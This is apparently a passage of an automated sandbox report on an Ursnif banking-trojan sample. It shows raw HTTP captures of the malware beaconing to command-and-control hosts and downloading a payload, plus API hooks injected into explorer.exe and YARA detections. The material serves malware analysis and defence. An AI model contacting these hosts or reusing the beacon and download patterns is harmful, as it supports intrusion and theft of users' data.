52 c4 da 90 aa 26 9e 5a d7 33 6b 4f ad 68 24 4f 70 5c d3 56 18 af 2c 92 2b ce c5 60 61 a5 6c a3 fc 57 da 28 7d 0d e4 35 c0 29 76 39 46 09 d6 bc 53 24 73 92 b7 74 93 f1 61 bb 30 a7 a4 89 cf 83 6e f1 c3 94 0b d5 ac c1 10 00 da 8f ad 26 34 0a 35 b7 8a f2 1d b4 a1 3a 09 75 d1 99 55 3a 6d 40 df 60 65 eb 0d 22 12 02 7b f9 42 e9 96 69 a5 1a 43 ce 42 8e c8 a3 dc 6a 6f 6c 2b 11 5b 3c 07 d5 25 ef 9e da 30 9b 49 2a e0 52 d2 f2 7d 25 97 16 6e 25 12 b3 93 48 1c fe e5 8a f7 e4 e1 26 05 49 4c 88 dc 11 54 a1 bf 56 89 9d 9d c9 cf 92 03 c8 1d fd fa 7d aa 6d e2 79 d1 af ed e3 0d cf 8f 09 35 3a 5d ed 60 8d 00 89 7f a7 7e 1c 65 df f2 a9 ad a5 d9 66 ad b8 7d 17 72 54 2d 5f cb 7c 5f 5a 21 dc cb 3f 62 77 f6 39 aa 2c c3 9f 74 fe b0 cc 0d 45 08 d5 ed 5f 0e de e0 71 38 b5 b8 dc 35 22 5c bd eb a6 fa 72 82 01 62 13 76 ab ef ae b5 4b 39 5f 1b bb 29 03 7c 8e c8 cb cf c8 24 fd c8 18 1c e8 d0 83 16 c6 7b d9 b3 48 8a 79 d4 50 d9 d1 cd a2 a3 f7 8a f9 60 38 7a 41 60 1a 9f 59 4d 61 65 d1 52 b3 5a 51 16 1e 2d 13 c1 c3 e5 56 8a cd a2 70 85 1f fb 3e f5 67 3a 02 e3 67 88 1c 31 e2 f2 42 b9 55 b3 29 66 77 d3 7a 38 1d 5c d0 9d 77 7e ef d5 26 06 f4 96 e2 a5 87 be 2d 7b dd 77 e3 ca b7 a1 97 cc bd 30 ac 2f d3 6b 7c ce e8 ea d9 ab ed 02 39 e0 da fa 74 8d bb 94 b4 e5 00 aa c2 84 bb 28 ce 71 1d f7 81 e0 13 bc 37 bb 23 15 85 6b 9f 0d b1 3f f4 2f 3e c0 20 5c cd 02 16 e6 a1 33 5a 07 d0 fc 42 49 67 62 34 f3 eb a7 80 01 df d1 b5 98 fa d9 9d 52 a8 54 d2 87 5e 7f e4 72 fb bd 0 1 5a 1b cf 75 e7 5c b2 00 75 2c 74 f4 be 5b fd 9e f9 7c dc 83 0f 19 8d 3f 5a cd 9e 3a c7 a1 7a 7a bf 13 e1 28 cd 8c df 36 74 31 b9 a3 bf ea 4d 00 d6 4c ef 53 6d 01 27 30 ca 6b 7e e8 9a 59 ce 57 76 b3 ce 47 70 54 dd bb 4b d5 ee 3e c7 97 a2 39 80 b6 30 55 cd a3 7f 67 74 5e 0a d9 54 21 9b 63 40 f2 d7 01 f9 55 61 f3 80 7c e5 aa 7b b5 d4 97 b9 94 48 48 71 dc c8 01 e5 a9 6f 76 62 e8 47 75 5b 0b 6e 6a d7 3a 04 d6 f0 fe c1 91 58 42 a2 26 35 db 7a 94 bc 31 08 14 8e 80 73 0b c1 5a 0f 37 c5 c5 4f 44 1c dd 56 69 7e 64 fb 21 2e 4f 3d 2a 8e 70 73 ca d4 50 76 3d 04 c6 d1 4a e1 63 5e 7e ff 62 f1 d2 fe fa 8f 56 49 f5 be 44 52 c1 62 36 e8 59 f4 9c 37 b7 eb 65 02 15 9d c9 ef ae 5f 72 0e d7 66 89 1d 4a 4b 71 Data Ascii: 2000?nKvJ@]QKo\nU6jE+n?>Sc.jP2,whxJKOeN{95azjXi~Y1^-|$8DD4B^6~7rl{6N#Xbv!\|n8$zdNM%[Y>0$q [a:4nJvu$s$(k\ZJ0c=QS5@=&u@]VEt3?tV,K0VnN;b/ER&Z3kOh$Op\V,+`alW()5)v9FS$sta0n&45:uU:m@`e"{BiCBjol+[< %0I*R}%n%H&ILTV}my5:]`~ef}rT-_\|_Z!?bw9,tE_q85"\rbvK9_)\|${HyP`8zA`YMaeRZQ-Vp>g:g1BU)fwz8\w~&-{w0/k|9t (q7#k?/> \3ZBIgb4RT^rZu\u,t[]?Z:zz(6t1MLSm'0k~YWvGpTK>90Ugt^T!c@Ua|{HHqovbGu[nj:XB&5z1sZ7ODVi~d!.O=* psPv=Jc^~bVIDRb6Y7e_rfJKq

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.6	49747	45.138.24.6	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Jan 22, 2021 19:10:35.147151947 CET	5071	OUT	GET /favicon.ico HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Host: api10.laptok.at Connection: Keep-Alive
Jan 22, 2021 19:10:35.267900944 CET	5071	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 22 Jan 2021 18:10:35 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Content-Encoding: gzip Data Raw: 36 61 0d 0a 1f 8b 08 00 00 00 00 00 00 03 b3 c9 28 c9 cd b1 e3 e5 b2 c9 48 4d 4c b1 b3 29 c9 2c c9 49 b5 33 31 30 51 f0 cb 2f 51 70 cb 2f cd 4b b1 d1 87 08 da e8 83 95 00 95 26 e5 a7 54 82 e8 e4 d4 bc 92 d4 22 3b 9b 0c 43 74 1d 40 11 1b 7d a8 34 c8 6c a0 22 28 2f 2f 3d 33 af 02 59 4e 1f 66 9a 3e d4 25 00 0b d9 61 33 92 00 00 00 0d 0a 30 0d 0a 0d 0a Data Ascii: 6a(HML),I310Q/Qp/K&T";Ct@}4l"(//=3YNf>%a30

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.6	49748	45.138.24.6	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Jan 22, 2021 19:10:37.178920031 CET	5072	OUT	GET /api1/ON6JKCj_2BzCCDB/1zRXWjmGSH4dnXto7n/a3jbKUyFp/zm28mIKXIZXvZ9zAbzLK/ylKE7k3_2BbdPj jCSjH/Bhzm2iLbw_2BlZFjfzdu9K/QNeuz5NJoJPdd/3RpNk4gX/684IFalzbokAf38NKCQoGB3/giv4u8aUar/1Y3 lwJEGTTwG7vgZb/hfQjMo3huzsc/_2B2kxzS9SV/aDAgJWuWGRyIv3/OVgkIOZtJCDxn5mV_2BOp/ZWvDrGcJhzM9J QCv/ytbaFlu03cT7HsQ/LvD4iOQPI8imqvRWIT/lJ9lessga/osAc16h46CUOpOSEj/Yy HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: api10.laptok.at Connection: Keep-Alive
Jan 22, 2021 19:10:37.569427013 CET	5074	IN	HTTP/1.1 200 OK Server: nginx Date: Fri, 22 Jan 2021 18:10:37 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Strict-Transport-Security: max-age=63072000; includeSubdomains X-Content-Type-Options: nosniff Content-Encoding: gzip Data Raw: 37 36 32 0d 0a 1f 8b 08 00 00 00 00 00 03 15 94 b5 b6 ed 08 0c 43 3f 28 45 98 8a 57 84 99 73 42 5d 98 99 f3 f5 73 a7 71 a3 c2 4b b2 b5 d5 52 02 a9 db 6f de 81 13 26 0c e0 94 1f 94 7b 07 90 a2 99 50 8f e7 97 dd 0a be 7a ee 60 38 3a 2e 69 79 b2 76 dc da e7 d9 9c 19 8d 2c f7 bb 89 f1 99 36 29 2d 16 3d fd 95 35 9e 2c 7f 0a 7d ed f1 36 7e 9f 8e 63 5a f4 9a 68 80 87 9d 8c 9f be 38 d5 bb 91 4d 58 0d 03 b9 3c fa 9b e7 f1 ca 73 17 86 ce 00 ef 43 4a 3f e5 97 e5 b1 23 76 69 57 18 02 bb e1 40 70 02 a6 c7 4e f7 60 89 e3 b6 01 42 0a 19 84 ee 24 a0 89 d1 03 49 15 a8 e4 21 70 ad b8 bc d1 66 91 c9 69 c0 60 2b ba ed f9 28 b3 3b 64 98 ac c4 53 d4 5a 3a 1a b0 9a ce 0b 85 da 6c 85 37 08 5f 93 a6 39 d9 c9 40 29 44 0b 31 90 19 94 8d 16 8f f4 66 89 b1 94 1d 84 bf 44 86 d4 32 53 bd 19 20 38 0c 8a 67 89 ed b2 e7 e8 50 a0 29 c8 7d ca 6e 76 11 4b 9a bf a0 15 3e a7 08 6a d4 0f e0 79 05 7b 6c e2 65 83 52 79 b5 91 13 b4 66 ec 67 a1 1a 0c 83 c3 df 16 b6 e9 5c 95 a5 68 32 27 b0 14 3f d3 21 00 4a de fa 4e f4 c6 b8 fb 68 d4 43 bb 32 f3 fa 47 8b a5 69 54 c6 e7 6f 41 9e 0d 71 b8 f2 1a fb 3a 45 1e 61 78 68 73 ae c1 09 c2 84 3f e4 dd bf 15 a6 fa 2c 85 d3 93 51 93 a5 6a 0f 50 47 84 fa 6b 26 cd 51 44 aa 40 68 8c 20 54 8c 34 a3 65 67 d8 b2 58 b2 63 e6 e7 4b de 9b bc 89 c4 ea 69 c7 33 95 b4 00 1a 84 1d 93 ad d5 af 0b 82 8b a6 4c 3a b4 38 d5 64 b7 89 3d 08 92 de 9d 74 b0 ba 18 01 1d c7 0b e2 f3 04 ae 2f 5a a4 15 a2 e0 ca ca 26 f4 e7 2e 83 96 ce 86 3a 04 fc a2 2c 22 0f 53 56 3f 4e bd 8c 60 0a 57 00 6c 4f e8 08 19 94 51 c6 8a 97 9d 6a fd ee 73 91 15 24 0d 63 68 6b b2 ab d0 a2 09 a4 60 36 d7 4b e1 65 0e 57 6b ff 53 a6 59 47 04 32 d8 f8 db de 6c 9a 13 7b 53 23 e6 00 13 6a e3 e9 85 33 bc 2a a1 5f 8a a6 d5 1e b4 31 cb b1 98 2b ca 91 6e 9c 81 c1 22 fd f3 37 62 ef 26 2a 77 93 bb bb 60 0e f9 ee 61 99 3c d4 9b 14 5c 42 58 45 63 55 d2 35 2d 8c d9 33 01 6f d8 a0 28 b7 24 09 2a 13 b2 4c aa 48 b3 ef 23 f8 51 64 a5 cb ce 90 8c 7e 9d 76 3a ff a5 86 97 d3 7e 73 64 4a 0e b8 3a 12 db 3f b7 9f 6e ed c8 9f 42 d6 e7 0a c3 2f 1e d3 fd 8e 9b f1 6c 72 43 e6 50 9d 97 be 51 9c d0 03 9c 20 1d 6c 71 f7 ac 03 ee 77 97 1f bb d5 92 38 19 b9 bf 1b b6 f7 b9 f6 e4 88 b8 c5 c2 3d 1e 46 fd d8 de 78 52 f6 8d 96 47 de 4b 38 5f c7 40 07 55 f7 04 a4 1d 28 9b 9e 78 1f 81 75 1b 89 06 7f bd d9 32 86 6c 8f e8 b4 dc 4f 57 30 11 09 00 6c 50 f9 9f db 73 67 2a c1 4b 0a 84 82 cc 23 bb 3f 80 54 ef 16 0a 78 6a 7a 7f 7a 43 a5 2a 69 39 98 c0 fb 4a 9a c6 4b 9a df 62 cb ca 29 a3 06 52 6f 2b f4 46 68 91 f6 7e 66 ce ca 87 17 07 d5 af 68 bb 42 2c 4a 68 a0 d4 cc 95 03 34 9e d8 af 53 df 4c d9 f5 fa c5 22 f0 cc df 42 8a 5d d6 c1 d2 f2 ad 8d 82 01 f6 00 a4 e5 71 df 52 03 6b a0 c0 a7 3f 36 0b 2e f6 ad 64 7a af ff a6 90 92 9e 5d 8c 57 03 4a 75 92 a8 92 15 18 87 23 f8 80 d5 86 b7 a0 19 fb f7 ec ac 54 3e 3c a8 b0 94 19 42 69 d0 f5 79 55 2a fb f6 40 ce 4d a0 22 02 a5 94 64 12 1d b5 da 10 c3 5d d7 45 1c 2d df 5c 84 1e 31 d0 7e 94 b2 ec f8 5e cf 18 bb d4 72 e3 13 fb 24 29 9f e2 6b 46 d2 60 54 cf d8 f0 42 41 a5 19 76 93 0d d8 34 07 bd af 2a c4 15 95 15 40 10 1d 07 d6 f7 f3 65 01 f2 7b 4f ac 22 d9 c1 12 9d 73 2d a9 41 23 cd 75 25 2b e0 fd e5 a3 38 36 a9 85 4d f0 Data Ascii: 762C?(EWsB]sqKRo&{Pz`8:.iyv,6)-=5,}6~cZh8MX<sCJ?#viW@pN`B$I!pfi`+(;dSZ:l7_9@)D1fD2S 8gP) }nvK>jy{leRyfg\h2'?!JNhC2GiToAq:Eaxhs?,QjPGk&QD@h T4egXcKi3L:8d=t/Z&.:,"SV?N`WlOQjs$chk`6KeWkSYG2l{S #j3*_1+n"7b&*w`a<\BXEcU5-3o($*LH#Qd~v:~sdJ:?nB/lrCPQ lqw8=FxRGK8_@U(xu2lOW0lPsg*K#?TxjzzC*i9JKb)Ro+F h~fhB,Jh4SL"B]qRk?6.dz]WJu#T><BiyU*@M"d]E-\1~^r$)kF`TBAv4*@e{O"s-A#u%+86M

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.6	49754	45.138.24.6	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Jan 22, 2021 19:11:15.777790070 CET	5096	OUT	GET /jvassets/xI/t64.dat HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache Host: c56.lepini.at

Timestamp	kBytes transferred	Direction	Data
Jan 22, 2021 19:11:16.118916988 CET	5105	IN	HTTP/1.1 200 OK Server: nginx Date: Fri, 22 Jan 2021 18:11:15 GMT Content-Type: application/octet-stream Content-Length: 138820 Last-Modified: Mon, 28 Oct 2019 09:43:42 GMT Connection: close ETag: "5db6b84e-21e44" Accept-Ranges: bytes Data Raw: 17 45 7e 72 ac 5b ed 66 e1 de 31 9e 70 18 b7 1a 77 c0 be b3 e2 43 ff 7c d8 16 7f 6f 35 a2 d1 a5 d2 ec 0d 0c de 58 84 1a f3 53 04 f0 65 cb 76 1f 35 85 a0 7d 1d f2 44 63 de 89 f3 f1 eb d3 60 21 68 3d 3a 93 e1 55 94 db 4c d2 f2 b4 3e 34 48 eb e8 47 7b 53 14 54 86 87 a3 d2 0d 55 0c d0 4f 6f 51 73 eb e2 f9 f4 9b f0 49 af 3d a0 bd ba 48 52 29 a2 84 33 75 9e 48 16 a7 b3 00 58 91 bf bf ea 49 85 ff c7 58 36 df 5b 13 ec c2 c6 92 56 72 82 53 68 a1 ca a8 33 3e e7 8b 8e 6f fa 4b 85 a0 7f bb 5c de 12 c3 97 40 27 18 f2 b2 95 91 d8 b7 45 cf 2a 5f 95 76 5b fc 02 c1 9d d7 e5 7f ee ec f5 a0 52 7b 4d 4d ae da 70 b4 71 95 b6 39 2e 38 47 c0 ab 5e fe cf a1 6a 5c a5 3c 8f 1b 97 0a 2a 41 5f 6e 2e 85 b4 8e 24 d6 6a 1c cb 43 8c ca 75 7d 09 57 73 3c a2 b8 0b 18 00 21 c1 f5 fc e4 2b 04 14 51 c3 36 ea 80 55 0a 28 82 e4 56 51 91 99 bf 11 ae 36 06 cd 81 44 e0 ad db 69 d6 8e 24 28 ee 4c 0d 81 69 8b 96 c0 52 cd ed ec 31 e8 7f 08 d8 ff 0a 82 4d 1d fa a0 28 3c 3f 5f 53 cb 64 ea 5d 7c c7 f0 0f 28 71 5a f4 60 b7 7b f3 e1 19 5b 7b be d1 62 af ef 2f ad 3b 22 a8 03 e7 9f 3d e5 da ca 8b 1a 9c 2c fd 76 89 a9 f7 a5 7b 6a b4 47 62 bf 64 5d 54 26 01 9a 1d 3b b0 97 db c5 c1 dd 94 52 d0 b2 77 e0 f7 00 8d c1 99 02 69 f4 b2 87 b2 0c 68 b3 9d b6 e6 a6 9f 58 b0 52 f8 5e b5 ac 1e 36 41 bd bc f9 5d 3a 2b 5a 40 60 9a 48 c1 b3 4a df cc 81 65 53 4e e4 9a 80 8b dd 8f 43 eb 11 23 73 1b 1b c1 99 89 21 94 4c a5 84 c3 13 96 ad 5d 82 20 a4 a4 3b dd 1e 43 74 c6 42 11 7a 8a f2 93 8b 7e 24 73 17 d9 c7 eb 47 18 47 41 4f a2 f1 bc 52 cc 35 f2 c2 73 3e e5 32 8a b5 c7 7c 3b d4 88 bd aa 47 48 66 2e 00 bd 3f fc 08 b4 49 98 e3 36 db f0 33 4c 40 2b cc 59 2a b5 ba 73 58 27 de a0 31 0e 6d 63 70 19 7b 5f 67 00 54 79 89 7f 42 21 df 6e 23 e1 54 43 4a 09 00 77 ac fb e4 2e a8 6d 07 21 b3 a0 98 ad 40 d2 34 64 c9 c2 62 14 7c 45 eb a0 65 98 c1 18 a1 6a af 69 0a a2 bb 50 42 96 c1 d7 02 58 6d f4 b1 15 90 f6 50 9c 6a fd d4 2e 5e a7 4a cb 67 59 63 74 77 99 de e0 c0 d5 5c 9d a7 89 1b 90 39 29 23 21 3b c4 35 f1 49 9e 67 f3 ce fe 1d 0a 67 69 06 13 13 30 ab e6 c6 f4 c9 7e 94 48 5b a1 f7 5f 27 1f 03 ac 85 e1 0e b1 bf 6e e1 1c 5a 24 cc b2 53 fd 61 58 e3 87 0b 85 9e 03 94 f6 2a bd 92 53 09 77 f8 5e d3 c9 b7 19 42 4e e6 2a 67 af 27 4e 01 de 6a fc 1e 82 0c 7e 45 7b e8 1d 97 82 9b 5c 14 96 d2 82 dd 53 15 1e 84 41 01 4f 0f 32 ac ee b7 85 96 4c e9 dc b0 42 3c 93 a6 0b a3 79 cb 7b 2c d1 21 6f c1 6a 38 48 d7 37 8f 35 b8 1d 7a e7 eb 63 bc 4e 6b b6 23 aa 9c fd 32 03 46 e2 37 47 49 c2 35 a1 48 7e 98 49 6a b4 98 e7 cb 33 dd 1a be 5a c8 ea a7 44 33 9b e3 a6 84 da 68 ec bf 93 03 88 f9 6e 02 17 a6 96 46 ad ae 25 c2 bb 97 7a 57 35 aa 0a 42 b5 c3 8a 35 af 20 1b 1a b9 c6 99 99 8a b2 b6 46 1c 70 a0 53 c2 e9 a2 e6 ad a4 8f d5 11 da 74 60 13 7c 55 4d 42 1c c6 a4 47 a8 4e 27 67 a4 37 b3 0e ca f5 b1 9a a5 de e3 07 25 55 07 ff 18 b3 17 44 8b a0 af e3 f5 ff 75 b8 f2 2b 4d 9e f9 ad 07 c0 5e d7 1b ab 81 e4 99 93 ac a9 63 2f 4e 27 18 d0 dd 29 f7 28 98 b1 c3 5e 52 9e d4 01 1b 9f ba 6d 7d 24 b8 cc 84 0e 03 07 2e 3a ba b5 ad 8b ae 57 ce 78 7b aa 0f 07 5f ee 2a 4a 6b 0d f8 40 bb 79 91 71 5d ae 1b 1d 3c bf b9 e2 9b d4 4c 6c 52 55 e3 59 22 40 9a 6f cc 9a 14 bb 63 ad 00 8f bf cd 7b ca 18 ce c6 df 21 08 86 ed 93 17 79 b7 6d 89 0c ba 64 8a 93 dd fa 1b 07 69 84 31 87 f9 ae 59 a4 f8 ed 03 62 6f 2a fa 54 99 38 81 d4 e3 dc e8 39 d4 b0 62 81 c2 49 a1 Data Ascii: E~r[f1pwC|o5XSev5}Dc`!h=:UL>4HG{STUOoQsI=HR)3uHXIX6[VrSh3>oK\@'E*_v[R{MMpq9.8G^j\<*A_n.$ jCu}Ws<!+Q6U(VQ6Di$(LiR1M(<?_Sd]\|(qZ`{[{b/;"=,v{jGbd]T&;RwihXR^6A]:+Z@`HJeSNC#s!L] ;CtBz~$sGGAOR5s>2 |;GHf.?I63L@+Y*sX'1mcp{_gTyB!n#TCJw.m!@4db|EejiPBXmPj.^JgYctw\9)#!;5Iggi0~H[_'nZ$SaX*Sw^BN*g'Nj~E{\S AO2LB<y{,!oj8H75zcNk#2F7GI5H~Ij3ZD3hnF%zW5B5 FpSt`\|UMBGN'g7%UDu+M^c/N')(^Rm}$.:Wx{_*Jk@yq] <LlRUY"@oc{!ymdi1Ybo*T89bI

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.6	49757	45.138.24.6	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Jan 22, 2021 19:11:23.532231092 CET	5291	OUT	GET /api1/xnHAsL1d/fsXvh_2FqVkJzjJvlXVP386/sdHFYJjUzJ/mq43UZwYK4FgDCOnc/d6cqEgrS6hS0/yp4nDUlwnDa/ddfbdz56Dh1hTq/LrfxBoj9_2FbR1C4Ne_2F/szE2P1qBc4BfGVsX/nGM5l8QMlmw5kmi/QVG_2BIrV4GqfgGs53/ZvRn1P0u9/8VUaGimT1Vpnn1Eb2u3U/bOn04R5ChWboXWbTtj8/m4lBRSaAxwnyjeEKdpyj8r/iXLsJGMs8uSTY/pDl9P04P/3WN74fdSL4m2h4Em0_2BNdG/z7s8dMlVkl/qqzG94ApmaqBEZGQ7/8vA HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:84.0) Gecko/20100101 Firefox/84.0 Host: api3.lepini.at
Jan 22, 2021 19:11:26.717514038 CET	5291	IN	HTTP/1.0 503 Service Unavailable Cache-Control: no-cache Connection: close Content-Type: text/html Data Raw: 3c 68 74 6d 6c 3e 3c 62 6f 64 79 3e 3c 68 31 3e 35 30 33 20 53 65 72 76 69 63 65 20 55 6e 61 76 61 69 6c 61 62 6c 65 3c 2f 68 31 3e 0a 4e 6f 20 73 65 72 76 65 72 20 69 73 20 61 76 61 69 6c 61 62 6c 65 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 69 73 20 72 65 71 75 65 73 74 2e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <html><body> 503 Service Unavailable No server is available to handle this request.</body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
7	192.168.2.6	49758	128.14.142.220	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Jan 22, 2021 19:11:27.256846905 CET	5292	OUT	POST /api1/PwElXtu1a1ZKEBW8VI4ILA6/C13ZlCGLPf/xbMloqVHEi2N8EvPw/onOYysTw787u/lNsSQdb7adO/W TcHzLbVAjUFsU/yNI28gR4HNSgUrzaABrB_/2Ff5rClIFDKCPamX/LhKcGHTdcpy3Q1x/C_2FUBl8MXyD7rFF5y/_2 BqpwBxk/tzgRETfStG7sL50DxVPi/KudBEmh7ELXBUurmd1W/HnwD8_2F7x9j58GCY_2BCE/FHx8MfU3Gbyrl/GAR0 LJZU/2CBuYYB3OJmIjTAisk7a2gA/8gGq_2B5fD/hW5rhKLd6LFogxF1_/2BMayi7nxB4/VTo4 HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:84.0) Gecko/20100101 Firefox/84.0 Content-Length: 2 Host: app.crasa.at
Jan 22, 2021 19:11:27.442143917 CET	5293	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 22 Jan 2021 18:11:27 GMT Content-Type: text/html Content-Length: 146 Connection: keep-alive Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body> 404 Not Found <hr> nginx </body></html>

Code Manipulations

User Modules

Hook Summary

Function Name	Hook Type	Active in Processes
api-ms-win-core-processthreads-l1-1-0.dll:CreateProcessW	IAT	explorer.exe
api-ms-win-core-registry-l1-1-0.dll:RegGetValueW	IAT	explorer.exe
CreateProcessAsUserW	EAT	explorer.exe
CreateProcessAsUserW	INLINE	explorer.exe
CreateProcessW	EAT	explorer.exe
CreateProcessW	INLINE	explorer.exe
CreateProcessA	EAT	explorer.exe
CreateProcessA	INLINE	explorer.exe

Processes

Process: explorer.exe, Module: user32.dll

Function Name	Hook Type	New Data
api-ms-win-core-processthreads-l1-1-0.dll:CreateProcessW	IAT	7FFD88935200
api-ms-win-core-registry-l1-1-0.dll:RegGetValueW	IAT	4DEC590

Process: explorer.exe, Module: WININET.dll


Function Name	Hook Type	New Data
api-ms-win-core-processthreads-l1-1-0.dll:CreateProcessW	IAT	7FFD88935200
api-ms-win-core-registry-l1-1-0.dll:RegGetValueW	IAT	4DEC590

Process: explorer.exe, Module: KERNEL32.DLL

Function Name	Hook Type	New Data
CreateProcessAsUserW	EAT	7FFD8893521C
CreateProcessAsUserW	INLINE	0xFF 0xF2 0x25 0x50 0x00 0x00
CreateProcessW	EAT	7FFD88935200
CreateProcessW	INLINE	0xFF 0xF2 0x25 0x50 0x00 0x00
CreateProcessA	EAT	7FFD8893520E
CreateProcessA	INLINE	0xFF 0xF2 0x25 0x50 0x00 0x00

Statistics

Behavior



Click to jump to process

System Behavior

Analysis Process: loaddll32.exe PID: 7156 Parent PID: 5924

General

Start time:	19:09:24
Start date:	22/01/2021
Path:	C:\Windows\System32\loaddll32.exe
Wow64 process (32bit):	true
Commandline:	loaddll32.exe 'C:\Users\user\Desktop\out.dll'
Imagebase:	0xfc0000
File size:	120832 bytes
MD5 hash:	2D39D4DFDE8F7151723794029AB8A034
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.471442010.0000000003B38000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.488558578.00000000039BB000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.471408870.0000000003B38000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.471558196.0000000003B38000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.471537279.0000000003B38000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.471488568.0000000003B38000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.471572594.0000000003B38000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.471379403.0000000003B38000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.545737317.00000000013C0000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.471511169.0000000003B38000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000002.566786483.0000000001380000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: iexplore.exe PID: 6564 Parent PID: 792

General

Start time:	19:10:19
Start date:	22/01/2021
Path:	C:\Program Files\internet explorer\iexplore.exe
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Internet Explorer\iexplore.exe' -Embedding
Imagebase:	0x7ff721e20000
File size:	823560 bytes
MD5 hash:	6465CB92B25A7BC1DF8E01D8AC5E7596
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: iexplore.exe PID: 5060 Parent PID: 6564

General

Start time:	19:10:19
Start date:	22/01/2021
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
